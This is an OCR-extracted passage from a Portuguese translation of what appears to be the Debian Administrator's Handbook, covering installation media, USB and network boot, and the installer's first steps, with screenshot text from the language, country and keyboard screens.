Blu-ray).

Mas os programas são divididos entra os discos de acordo com sua popularidade e importância; os primeiros três discos são suficientes para a maioria das instalações, já que neles tem os softwares mais comuns.

***DICA* Discos multi-arquiteturas**

A maioria dos CD- e DVD-ROMs trabalham somente com uma arquitetura específica. Se você deseja baixar a imagens completas, você deve se preocupar em escolher aquelas que funcionam com o hardware do computador no qual você pretende instalá-las.

Agumas imagens de CD/DVD-ROM podem funcionar em várias arquiteturas.

Temos uma imagem de CD-ROM *netinst* para as arquiteturas *i386* e *amd64*. Também existe uma imagem de DVD-ROM que contém o instalador e uma seleção de pacotes binários para *i386* e *amd64*, assim como os pacotes fonte conrrespondentes.

Para obter as imagens de CD-ROM do Debian, você precisa claramente baixá-las e queimar a mesma em um disco. Você poderia também comprá-la, e, assim, prover um pouco de suporte financeiro ao projeto. Verifique o site para ver a lista de imagens de CD-ROM e os sites de para baixá-las.

→ http://www.debian.org/CD/index.htm

NA PRÁTICA Debian no CD-ROM

CD-/DVD-ROMs do Debian também podem ser comprados; Raphaël Hertzog propõe alguns em seu blog, onde 10% dos lucros são doados ao Projeto Debian, o restante destes permitem que ele devote mais tempo ao Debian.

→ http://www.debian.org/CD/vendors/

→ http://raphaelhertzog.com/go/debian-cd/

4.1.2. Iniciando a partir de um pendrive

Uma vez que computadores recentes iniciam por dispositivos USB, você também pode instalar o Debian a partir de um pendrive USB (que não é nada mais que um pequeno disco em memória flash). Esteja atento ao fato de que nem todas as BIOS são iguais; algumas conseguem iniciar de dispositivos USB 2.0, enquanto outras funcionam apenas com USB 1.1. Além disso, o pendrive USB deve ter setores de 512 bytes, e esta funcionalidade, embora comum, nunca é documentada na embalagem dos pendrives a venda.

O manual de instalação explica como criar um "USB key" que contenha o **debian-installer** (instalador debian). O

procedimento foi bastante simplificado com o Squeeze, já que as imagens ISO para as arquiteturas i386 e amd64 são híbridas que podem iniciar de um CD-ROM ou de um "USB key".

Você deve primeiro identificar o nome do periférico da "USB key" (ex: `/dev/sdb`); o jeito mais simples de fazer isto é verificar as mensagens enviadas pelo núcleo ("kernel") usando o comando **dmesg**. Então você deve copiar a imagem ISO previamente baixada (por exemplo debian-6.0.0-amd64-i386-netinst.iso) com o comando **cat debian-6.0.0-amd64-i386-netinst.iso >/dev/sdb; sync**. este comando requer direito de

administrador, já que acessa o periférico "USB key" diretamente e apaga o seu conteúdo sem conferir.

Uma explicação mais detalhada está disponível no manual de instalação. Entre outras coisas, ele descreve um método alternativo de preparar uma "USB key" que é mais complexo, mas que permite customizar as opções padrão do instalador (aquelas configuradas na linha de comando do núcleo).

→ http://www.debian.org/releases/stabl

4.1.3. Instalando via

inicialização pela rede

Muitas BIOS permitem iniciar diretamente da rede baixando o núcleo ("kernel") que irá iniciar. Este método (que tem muitos nomes, como início via PXE ou TFTP) pode ser a única salvação se o computador não tem um leitor de CD-ROM, ou se a BIOS não pode iniciar pelo CR-ROM.

Este método de instalação funciona em dois passos. Primeiro, quando iniciando o computador, a BIOS (ou a placa de rede) envia um pedido BOOTP/DHCP para automaticamente adquirir um endereço IP. Quando um

servidor BOOTP ou DHCP retorna uma resposta, ele inclui um nome de arquivo, assim como configurações de rede. Depois da rede configurada, o computador cliente envia um pedido TFTP (Trivial File Transfer Protocol) para um arquivo cujo nome foi previamente indicado. Quando o arquivo é recebido, ele é executado como se estivesse num carregador de inicialização ("bootloader"). Ele então lança o instalador Debian, que é executado como se estivesse num disco, CD-ROM ou "USB key".

Todos os detalhes deste método estão disponíveis no guia de instalação (seção “Arrancar com TFTP”).

→ http://www.debian.org/releases/stabl
tftp
→ http://www.debian.org/releases/stabl

4.1.4. Outros métodos de instalação

Quando temos que instalar de forma personalizada um grande número de computadores, geralmente escolhemos um método automatizado ao invés de um manual. dependendo da situação e da complexidade das instalações a serem feitas, podemos usar um FAI (Fully Automatic Installer, ou Instalador Totalmente Automático,

descrito em Section 12.3.1, “Instalador Completamente Automático (FAI)”), ou mesmo um CD de instalação personalizado com "preseeding" (see Section 12.3.2, “Preseeding Debian-Installer”).

4.2. Instalando, Passo a Passo

4.2.1. Ligando e iniciando o Instalador

Uma vez que a BIOS começou a iniciar do CD- ou DVD-ROM, o menu do carregador de boot Isolinux aparecerá. Neste ponto, o kernel do Linux ainda não está carregado; este menu permite escolher o kernel para iniciar e passar parâmetros possíveis para serem transferidos a ele no processo.

Para uma instalação normal, você pode escolher “Install” ou “Graphical install” (com as setas), então pressionar a tecla **Enter** para iniciar o restante do processo de instalação. Se o DVD-ROM é um disco “Multi-arch” (como o incluído neste livro), e a máquina tem um processador Intel ou AMD 64 bit , as opções de menu “64 bit install” e “64 bit graphical install” habilitam a instalação da variante 64 bit (*amd64*) no lugar da variante 32 bit padrão (*i386*). Na prática, a versão 64 bit é apenas relevante num servidor, e não num desktop, já que pode causar dificuldades com o uso de certos programas não-livres que são lançados

apenas como binários.

SE APROFUNDANDO 32 ou 64 bits?

A diferença fundamental entre sistemas de 32 e 64 bits é o tamanho dos endereços de memória. Teoricamente, um sistema de 32 bits não pode trabalhar com mais de 4 GB de RAM (2^{32} bytes). Na prática, é possível driblar esta limitação usando a variante do núcleo chamada `686-bigmem`, se o processador entende a funcionalidade PAE (Physical Address Extension). Mas usar isto não causa uma melhora visível na performance do sistema. É por isto que é útil usar o modo 64 bits em servidores com muita RAM.

Para um computador de escritório (onde uns poucos porcento de diferença na

performance é imperceptível), você deve ter em mente que alguns programas proprietários não estão disponíveis em versões de 64 bits (como o Skype e o plugins de applets Java dos navegadores, por exemplo). É tecnicamente possível fazê-los funcionar em sistemas de 64 bits, mas você terá que instalar as versões de 32 bits com todas bibliotecas necessárias, e às vezes usar **setarch** ou **linux32** (no pacote util-linux) para enganar as aplicações quanto à netureza do sistema. É muito esforço para pouco retorno.

NA PRÁTICA Instalação lado a lado com um sistema Windows

Se o computador já roda Windows, não precisa removê-lo para instalar o Debian. Você pode ter ambos os sistemas juntos,

cada um instalado num disco ou partição separados, e escolher qual iniciar quando der boot no computador. Este configuração é conhecida como duplo boot (“dual boot”), e o sistema de instalação do Debian pode configurar isto. Isto é feito durante o estágio de particionamento do disco rígido e durante a configuração do carregador de boot (veja as barras laterais nestas seções).

Se você já tem um sistema Windows em funcionamento, você pode evitar gastar um CD-ROM; O Debian oferece um programa Windows que irá baixar um leve instalador Debian e configurá-lo no disco rígido. Você então somente precisará reiniciar o computador e escolher entre inicializar normalmente o Windows ou inicializar o programa de instalação. Você também pode encontrá-

lo em uma página web dedicada que tem um nome bem intuitivo...

→ http://ftp.debian.org/debian/tools/win32-loader/stable/

→ http://www.goodbye-microsoft.com/

***DE VOLTA AO BÁSICO* Carregador de inicialização**

O carregador de inicialização é um programa de baixo nível que é responsável por inicializar o núcleo Linux logo após a BIOS passar para ele o controle. Para realizar esta tarefa, ele deve ser capaz de localizar o núcleo Linux para inicializar no disco.Em arquiteturas i386/amd64, os dois programas mais utilizados para realizar

esta tarefa são o LILO, o mais velho dos dois, e o GRUB, um concorrente mais moderno. Isolinux e Syslinux são alternativas frequentemente utilizadas para inicializar de mídias removíveis.

Cada opção do menu esconde uma linha de comando de inicialização específica, que pode ser configurada conforme a necessidade ao pressionar a tecla **TAB** antes de validar a opção e inicializar. A opção "Ajuda" do menu mostra a antiga interface de linha de comando, onde as teclas **F1** a **F10** exibem diferentes telas de ajuda detalhando as várias opções disponíveis no terminal. Você raramente irá utilizar esta opção,

exceto em casos muito específicos.

O modo "avançado" (acessível no menu "Opções avançadas") detalha todas as opções possíveis no processo de instalação, e possibilita a navegação entre os vários passos sem que eles aconteçam automaticamente em sequência. Seja cuidadoso, este modo muito detalhado pode ser confuso devido as muitas opções de configuração que ele oferece.

Figure 4.1. Tela de inicialização

Uma vez inicializado, o programa de instalação guia você passo a passo pelo processo. Esta seção apresenta cada um desses passos em detalhe. Aqui seguimos o processo de instalação de um DVD-ROM Multi-Arquitetura; outros tipos de instalação, (*netinst* ou

businesscard) podem ser ligeiramente diferentes. Também falaremos da instalação no modo gráfico, mas esta difere da instalação "clássica" apenas na aparência.

4.2.2. Selecionando o idioma

O programa de instalação começa em inglês, mas o primeiro passo permite ao usuário escolher o idioma que será usado no resto do processo. Escolher o francês, por exemplo, fornecerá uma instalação totalmente traduzido para o francês (e um sistema configurado em


francês como resultado). Esta escolha também é usada para definir opções de padrão mais relevantes nas fases subsequentes (nomeadamente o layout de teclado).

DE VOLTA AO BÁSICO Navegando com o teclado

Alguns passos no processo de instalação requerem que você entre com informações. Estas telas tem muitas áreas que podem "ter foco" (áreas de entrada de texto, caixas de seleção, lista de escolhas, botões OK e Cancelar), e a tecla **TAB** permite que você mova de uma para outra.

No modo gráfico, você pode usar o mouse.

Figure 4.2. Selecionando o idioma



Select a language

Choose the language to be used for the installation process. The selected language will also be the default language for the installed system.


Language:

Chinese (Simplified)	-	中文(简体)
Chinese (Traditional)	-	中文(繁體)
Croatian	-	Hrvatski
Czech	-	Čeština
Danish	-	Dansk
Dutch	-	Nederlands
Dzongkha	-	རྫོང་ཁ
English	-	English
Esperanto	-	Esperanto
Estonian	-	Eesti
Finnish	-	Suomi
French	-	Français
Galician	-	Galego
Georgian	-	ქართული
German	-	Deutsch

Screenshot

Go Back

Continue




4.2.3. Selecionando o país

O segundo passo consiste em escolher seu país. Associada com o idioma, esta

informação possibilita ao programa oferecer o padrão de teclado mais apropriado. Isto também influencia a configuração da zona de tempo. Nos Estados Unidos, o padrão de teclado QWERTY é sugerido, e uma opção com as zonas de tempo adequadas é oferecida.

Figure 4.3. Selecionando o país



Select your location


The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.

This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.

Country, territory or area:

- Botswana
- Canada
- Hong Kong
- India
- Ireland
- New Zealand
- Nigeria
- Philippines
- Singapore
- South Africa
- United Kingdom
- **United States**
- Zimbabwe
- other

Screenshot | Go Back | Continue



[!!] Select your location
The selected location will be used to set your time zone and also for example to help select the system locale. Normally this should be the country where you live.
This is a shortlist of locations based on the language you selected. Choose "other" if your location is not listed.
Country, territory or area:
Antigua and Barbuda
Australia
Botswana
Canada
Hong Kong
India
Ireland
New Zealand
Nigeria
Philippines
Singapore
South Africa
United Kingdom
United States
Zimbabwe
other
<Go Back>
<Tab> moves; <Space> selects; <Enter> activates buttons

4.2.4. Selecionando o padrão do teclado

O teclado "Inglês Americano" corresponde ao padrão QWERTY

usual.

Figure 4.4. Escolha do teclado



Configure the keyboard


Keymap to use:

American English
Belarusian
Belgian
Brazilian (ABNT2 layout)
Brazilian (EUA layout)
British English
Bulgarian
Bulgarian (phonetic layout)
Canadian French
Canadian Multilingual
Croatian
Czech
Danish
Dutch
Dvorak
Estonian
Finnish

Screenshot

Go Back

Continue



4.2.5. Detectando o Hardware

Este passo é completamente automático na vasta maioria dos casos.

O instalador detecta seu hardware e tenta identificar o dispositivo de CD-ROM utilizado para acessar seu conteúdo. Ele carrega os módulos correspondentes aos vários componentes de hardware detectados e então "monta" o CD-ROM para lê-lo. Os passos anteriores estavam completamente contidos na imagem de inicialização incluída no CD, um arquivo de tamanho limitado e carregado na memória pela BIOS ao inicializar do CD.

O instalador pode trabalhar com a vasta maioria dos dispositivos, especialmente periféricos ATAPI (algumas vezes chamados IDE e

EIDE). Entretanto, se a detecção do leitor de CD-ROM falha, o instalador oferece a escolha de carregar um módulo do núcleo (por exemplo de um dispositivo USB) correspondendo ao driver de CD-ROM.

4.2.6. Carregando componentes

Com os conteúdos do CD agora disponíveis, o instalador baixa todos os arquivos necessários para continuar com o trabalho. Isto inclui drivers adicionais para os dispositivos restantes (especialmente a placa de

rede), assim como todos os componentes do programa de instalação.

4.2.7. Detectando Dispositivos de Rede

Este passo automático tenta identificar a placa de rede e carregar o módulo correspondente. Se a detecção automática falha, você pode selecionar manualmente o módulo a carregar. Se nenhum módulo funciona, é possível carregar um módulo específico de um periférico removível. Esta última solução geralmente só é necessária se o

driver apropriado não está incluído no núcleo Linux padrão, mas disponível em outro lugar, como a página web do fabricante.

Este passo deve ser definitivamente um sucesso para as instalações *netinst* e *businesscard*, já que os pacotes Debian devem ser carregados pela rede.

4.2.8. Configurando a Rede

Ansioso por automatizar o processo tanto quanto possível, o instalador tenta configurar uma rede DHCP automaticamente. Se isto falhar, ele

oferece mais opções: tentar de novo com uma configuração DHCP normal, tentar uma configuração DHCP declarando o nome da máquina, ou estabelecer uma configuração de rede estática.

Esta última opção requer um endereço IP, uma máscara de sub-rede, um endereço IP para um possível gateway, um nome de máquina, e um nome de domínio.

***DICA* Configuração sem DHCP**

If the local network is equipped with a DHCP server that you do not wish to use because you prefer to define a static IP address for the machine during

installation, you can add the **`netcfg/use_dhcp=false`** option when booting from the CD-ROM. You just need to go to the desired menu entry by pressing the **TAB** key and add the desired option before pressing the **Enter** key.

***ATENÇÃO* Não improvise**

Muitas redes locais são baseadas em uma suposição implícita que todas as máquinas são confiáveis, e configurações inadequadas de um único computador irão frequentemente perturbar toda a rede. Como resultado, não conecte sua máquina em uma rede sem primeiramente consultar o administrador sobre as configurações apropriadas (por exemplo, o endereço IP, máscara de rede e endereços de broadcast).

4.2.9. Configurando o relógio

